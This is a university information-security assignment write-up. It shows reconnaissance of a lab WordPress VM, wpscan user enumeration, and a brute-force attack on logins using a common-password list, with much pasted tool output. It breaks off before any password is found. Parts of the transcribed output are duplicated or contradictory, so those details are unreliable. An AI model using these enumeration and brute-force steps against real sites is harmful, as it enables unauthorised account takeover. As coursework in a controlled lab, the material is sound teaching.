

National University of Computer and Emerging Sciences, Lahore Campus

	Course Name:	Information Security	Course Code:	CS3002
	Program:	BS (Computer Science)	Semester:	Fall 2022
	Section:	7H	Total Marks:	
	Date:	19-Sep-2022	Weight:	
	Exam Type:	Assignment 1	Page(s):	1

Student Name: Zaviyaar Bin Irfan	Roll No. 19L-2225
---	--------------------------

Access the admin dashboard of web application.

Prerequisites:

- ✓ Install VM box → https://www.virtualbox.org/wiki/Download_Old_Builds_6_0

VirtualBox

Download VirtualBox (Old Builds): VirtualBox 6.0

The Extension Packs in this section are released under the [VirtualBox Personal Use and Evaluation License](#). All other binaries are released under the terms of the GPL version 2. By downloading, you agree to the terms and conditions of the respective license.


VirtualBox 6.0 is no longer supported!

- [6.0.0 SDX \(6.0.24\)](#)
- **VirtualBox 6.0.24** (released July 14 2020)
 - Windows hosts
 - OS X hosts
 - Solaris hosts
 - Linux Hosts
 - Oracle Linux 8 / Red Hat Enterprise Linux 8 / CentOS 8
 - Oracle Linux 7 / Red Hat Enterprise Linux 7 / CentOS 7
 - Oracle Linux 6 / Red Hat Enterprise Linux 6 / CentOS 6
 - Ubuntu 20.04 / 18.10 / 19.04
 - Ubuntu 18.04 / 18.10 / 19.04
 - Ubuntu 16.04
 - Ubuntu 14.04 / 14.10 / 15.04
 - Debian 10
 - Debian 9
 - Debian 8
 - openSUSE 15.0
 - openSUSE 13.2 / Leap 42
 - Fedora 31
 - Fedora 29 / 30
 - Fedora 27 / 28
 - All distributions
 - Extension Pack
 - [SHA256 checksums](#)

- ✓ Install extension pack →

https://download.virtualbox.org/virtualbox/6.0.24/Oracle_VM_VirtualBox_Extension_Pack-6.0.24.vbox-extpack

- ✓ Download Kali Linux VM → <https://www.kali.org/get-kali/#kali-virtual-machines>



Kali Linux VMware & VirtualBox images are available for users who prefer, or whose specific needs require a virtual machine installation.

These images have the default credentials "kali/kali".

[Virtual Machines Documentation](#)

64-bit 32-bit

VMware VirtualBox

torrent docs sum torrent docs sum

- ✓ Run *update* and *upgrade* commands on Kali Linux VM


```

raviyaar@kali:~$ apt update
[...]
raviyaar@kali:~$ sudo apt upgrade
[...]


```

The terminal output shows the process of updating Kali Linux packages. It includes dependency resolution, package fetching, and a list of packages to be upgraded.

- ✓ Build another VM (Target Machine) in virtual box by importing appliance (BSCS Fall 2022) available in the assignment folder.



- ✓ Change the VMs network settings accordingly, so that VMs can communicate and pass traffic to each other.




The summary of the steps required in solving are given below:

☠️ Getting the target machine IP address

The first step to identify the target machine IP address; since we are running the virtual machine in the same network, we can identify the target machine IP address by running the netdiscover command.


Command Used: netdiscover



Getting open port details

After getting the target machine IP address, the next step is to find out the open ports and services available on the machine. We will use the Nmap tool for this, as it works effectively. The Nmap tool is by default available on Kali Linux.

Command Used: nmap




💀 | Enumerating and Identifying Vulnerability in WordPress.

We opened the target machine IP address on the browser to see the running web application. The admin page was accessible, we tried some of the most common username and password.

combinations, but it could not work here. Due to its open-source nature, WordPress is one of the most vulnerable CMSes if not updated on regular intervals. So, we decided to run a WordPress vulnerability scanner on this website.

Command Used: wpscan



kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

zaviyaar@kali: ~

```
[zaviyaar@kali: ~]
$ sudo wpscan --url 192.168.10.12 -e u vp
[sudo] password for zaviyaar:

[!] URL: http://192.168.10.12/ [192.168.10.12]
[*] Started: Wed Oct 5 09:51:06 2022

Interesting Finding(s):
[*] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%
[*] XML-RPC seems to be enabled: http://192.168.10.12/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
|   - http://codex.wordpress.org/XML-RPC_Pingback_API
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[*] WordPress readme found: http://192.168.10.12/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[*] An external WP-Cron seems to be enabled: http://192.168.10.12/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
|   - https://www.iplocation.net/defend-wordpress-from-ddos
|   - https://github.com/wpscanteam/wpscan/issues/1299
[*] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).
```

```

zaviyar@kali: ~
File Actions Edit View Help
| Location: http://192.168.10.12/wp-content/themes/twentyfifteen/
| Last Updated: 2022-05-27 00:00:00.000Z
| Version: 1.0 (80% confidence)
| [] The version is out of date, the latest version is 3.2
| Style URL: http://192.168.10.12/wp-content/themes/twentyfifteen/style.css?ver=4.1.31
| Style URL: https://wordpress.org/themes/twentyfifteen
| Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st...
| Author: The WordPress team
| Author URI: https://wordpress.org/
| Found By: Css Style In Homepage (Passive Detection)
| Version: 1.0 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.10.12/wp-content/themes/twentyfifteen/style.css?ver=4.1.31; Match: 'Version: 1.0'
[!] Enumerating Users via Passive and Aggressive Methods
Brute Forcing Author IDs - Time: 00:00:00 → (10 / 10) 100.00% Time: 00:00:00
[!] User(s) Identified:
[+] the cold in person
[+] Found By: RSS Generator (Passive Detection)
[+] philip
[+] Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
[+] Confirmed By: Login Error Messages (Aggressive Detection)
[+] c0ld
[+] Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
[+] Confirmed By: Login Error Messages (Aggressive Detection)
[+] hugo
[+] Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
[+] Confirmed By: Login Error Messages (Aggressive Detection)
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Wed Oct 5 09:51:10 2022
[+] Requests Done: 50
[+] Cached Requests: 6
[+] Data Sent: 15.234 KB
[+] Data Received: 10.023 KB
[+] Memory used: 195.027 MB
[+] Elapsed time: 00:00:03
zaviyar@kali: ~

```

Brute forcing on WordPress login.

There are multiple tools available in Kali Linux for brute forcing attacks such as Burp Suite, Hydra. However, WPScanner is also capable for doing brute force on WordPress website. So, using the username found during enumeration, launch brute force attack to find out the password.

Command Used: wpscan

danielmiessler / SecLists Public

Code Issues 26 Pull requests 21 Actions Projects Wiki Security Insights

master SecLists / Passwords / Common-Credentials / 10k-most-common.txt Go to file ...

kazkansouh standardize line endings Latest commit a3416ba on May 27, 2020 History

2 contributors

10000 lines (10000 sloc) | 71.3 KB

```

1 password
2 123456
3 12345678
4 1234
5 qwerty
6 12345
7 dragon
8 pussy

```

```
kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
zaviyar@kali:~/Desktop
File Actions Edit View Help
[zaviyar@kali:~/Desktop]
└─$ sudo wpscan --url 192.168.10.12 -U the cold in person -P pass.txt
[WPScan v4.1.31] [https://github.com/wpscanteam/wpscan] [https://wpscan.org]
[!] URL: http://192.168.10.12/ [192.168.10.12]
[!] Started: Wed Oct 5 10:43:24 2022
Interesting Finding(s):
[+] Headers
[+] Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
[+] Found By: Headers (Passive Detection)
[+] Confidence: 100%
[+] XML-RPC seems to be enabled: http://192.168.10.12/xmlrpc.php
[+] Found By: Direct Access (Aggressive Detection)
[+] Confidence: 100%
[+] References:
[+] - http://codex.wordpress.org/XML-RPC_Pingback_API
[+] - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
[+] - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_fos/
[+] - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
[+] - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://192.168.10.12/readme.html
[+] Found By: Direct Access (Aggressive Detection)
[+] Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://192.168.10.12/wp-cron.php
[+] Found By: Direct Access (Aggressive Detection)
[+] Confidence: 100%
[+] References:
[+] - https://www.iplocation.net/defend-wordpress-from-ddos
[+] - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).
[+] Found By: RSS Generator (Passive Detection)
[+] - https://192.168.10.12/?feed=rss2, <generator>https://wordpress.org/?v=4.1.31</generator>
[+] WordPress theme in use: Twenty Fifteen
[+] https://github.com/automattic/twentyfifteen
[+] Last Updated: 2022-05-24T00:00:00.000Z
[+] Reader: http://192.168.10.12/wp-content/themes/twentyfifteen/readme.txt
[+] Version: 4.1.31 (Insecure, released on 2020-06-10). The latest version is 3.2
[+] Style URL: http://192.168.10.12/wp-content/themes/twentyfifteen/style.css?ver=4.1.31
[+] Style Name: Twenty Fifteen
[+] Style URL: https://wordpress.org/themes/twentyfifteen
[+] Description: Twenty Fifteen is a clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st ...
[+] Author: The WordPress Team
[+] Author URI: https://wordpress.org/
[+] Found By: Css Style In Homepage (Passive Detection)
[+] Version: 1.0 (98% confidence)
[+] Found By: Direct Access (Aggressive Detection)
[+] - http://192.168.10.12/wp-content/themes/twentyfifteen/style.css?ver=4.1.31, Match: 'Version: 1.0'
[+] Enumerating All Plugins (via Passive Methods)
[!] No plugins found.
[!] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 → (137 / 137) 100.00% Time: 00:00:00
[!] No Config Backups found.
[+] Performing password attack on Wp Login against 1 user/s
Trying the / ephed Time: 00:04:57 → (10000 / 10000) 100.00% Time: 00:04:57
[!] No Valid Passwords Found.
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Wed Oct 5 10:48:29 2022
[+] Requests: 10000
[+] Cached Requests: 38
[+] Data Sent: 3.26 MB
[+] Data Received: 36.297 MB
[+] Memory Used: 762.680 MB
[+] Elapsed time: 00:09:04
```

```
kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
zaviyar@kali:~/Desktop
File Actions Edit View Help
[zaviyar@kali:~/Desktop]
└─$ sudo wpscan --url 192.168.10.12 -U the cold in person -P pass.txt
[WPScan v4.1.31] [https://github.com/wpscanteam/wpscan] [https://wpscan.org]
[!] URL: http://192.168.10.12/ [192.168.10.12]
[!] Started: Wed Oct 5 10:43:24 2022
Interesting Finding(s):
[+] Headers
[+] Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
[+] Found By: Headers (Passive Detection)
[+] Confidence: 100%
[+] XML-RPC seems to be enabled: http://192.168.10.12/xmlrpc.php
[+] Found By: Direct Access (Aggressive Detection)
[+] Confidence: 100%
[+] References:
[+] - http://codex.wordpress.org/XML-RPC_Pingback_API
[+] - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
[+] - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_fos/
[+] - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
[+] - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://192.168.10.12/readme.html
[+] Found By: Direct Access (Aggressive Detection)
[+] Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://192.168.10.12/wp-cron.php
[+] Found By: Direct Access (Aggressive Detection)
[+] Confidence: 100%
[+] References:
[+] - https://www.iplocation.net/defend-wordpress-from-ddos
[+] - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).
[+] Found By: RSS Generator (Passive Detection)
[+] - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress theme in use: Twenty Fifteen
[+] https://github.com/automattic/twentyfifteen
[+] Last Updated: 2022-05-24T00:00:00.000Z
[+] Reader: http://192.168.10.12/wp-content/themes/twentyfifteen/readme.txt
[+] Version: 4.1.31 (Insecure, released on 2020-06-10). The latest version is 3.2
[+] Style URL: http://192.168.10.12/wp-content/themes/twentyfifteen/style.css?ver=4.1.31
[+] Style Name: Twenty Fifteen
[+] Style URL: https://wordpress.org/themes/twentyfifteen
[+] Description: Twenty Fifteen is a clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st ...
[+] Author: The WordPress Team
[+] Author URI: https://wordpress.org/
[+] Found By: Css Style In Homepage (Passive Detection)
[+] Version: 1.0 (98% confidence)
[+] Found By: Direct Access (Aggressive Detection)
[+] - http://192.168.10.12/wp-content/themes/twentyfifteen/style.css?ver=4.1.31, Match: 'Version: 1.0'
[+] Enumerating All Plugins (via Passive Methods)
[!] No plugins found.
[!] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 → (137 / 137) 100.00% Time: 00:00:00
[!] No Config Backups found.
[+] Performing password attack on Wp Login against 1 user/s
Trying the / ephed Time: 00:04:57 → (10000 / 10000) 100.00% Time: 00:04:57
[!] No Valid Passwords Found.
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Wed Oct 5 10:48:29 2022
[+] Requests: 10000
[+] Cached Requests: 38
[+] Data Sent: 3.26 MB
[+] Data Received: 36.297 MB
[+] Memory Used: 762.680 MB
[+] Elapsed time: 00:09:04
```

```
[zaviyar@kali:~/Desktop]$ sudo wpscan --url 192.168.10.12 -U philip -P pass.txt
[+] URL: http://192.168.10.12/ [192.168.10.12]
[+] Started: Wed Oct 5 10:57:59 2022
Interesting Finding(s):
[+] Headers
[+] Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
[+] Found By: Headers (Passive Detection)
[+] Confidence: 100%
[+] XML-RPC seems to be enabled: http://192.168.10.12/xmlrpc.php
[+] Found By: Direct Access (Aggressive Detection)
[+] Confidence: 100%
[+] References
[+] http://codex.wordpress.org/XML-RPC_Pingback_API
[+] - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_scanner
[+] - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_login
[+] - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
[+] - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_login
[+] WordPress readme found: http://192.168.10.12/readme.html
[+] Found By: Direct Access (Aggressive Detection)
[+] Confidence: 100%
[+] The external WP-Cron Seems to be enabled: http://192.168.10.12/wp-cron.php
[+] Found By: Direct Access (Aggressive Detection)
[+] Confidence: 60%
[+] References
[+] https://www.iplocation.net/defend-wordpress-from-ddos
[+] - https://github.com/wpscanteam/wpscan/issues/299
[+] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).
[+] Found By: Rss Generator (Passive Detection)

31°C Clear 8:04 PM 10/5/2022
```

```
[zaviyar@kali:~/Desktop]$ sudo wpscan --url 192.168.10.12 -U philip -P pass.txt
[+] Found By: Rss Generator (passive Detection)
[+] - http://192.168.10.12/?feed=rss2, <generator>https://wordpress.org/v4.1.31</generator>
[+] - https://192.168.10.12/?feed=comment-rss2, <generator>https://wordpress.org/v4.1.31</generator>

[+] WordPress theme in use: twentyfifteen
[+] Location: http://192.168.10.12/wp-content/themes/twentyfifteen/
[+] Last Updated: 2022-05-24T00:00:00.000Z
[+] Version: 1.8 (80% confidence)
[+] Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st...
[+] Author: the WordPress team
[+] Author URL: https://wordpress.org/
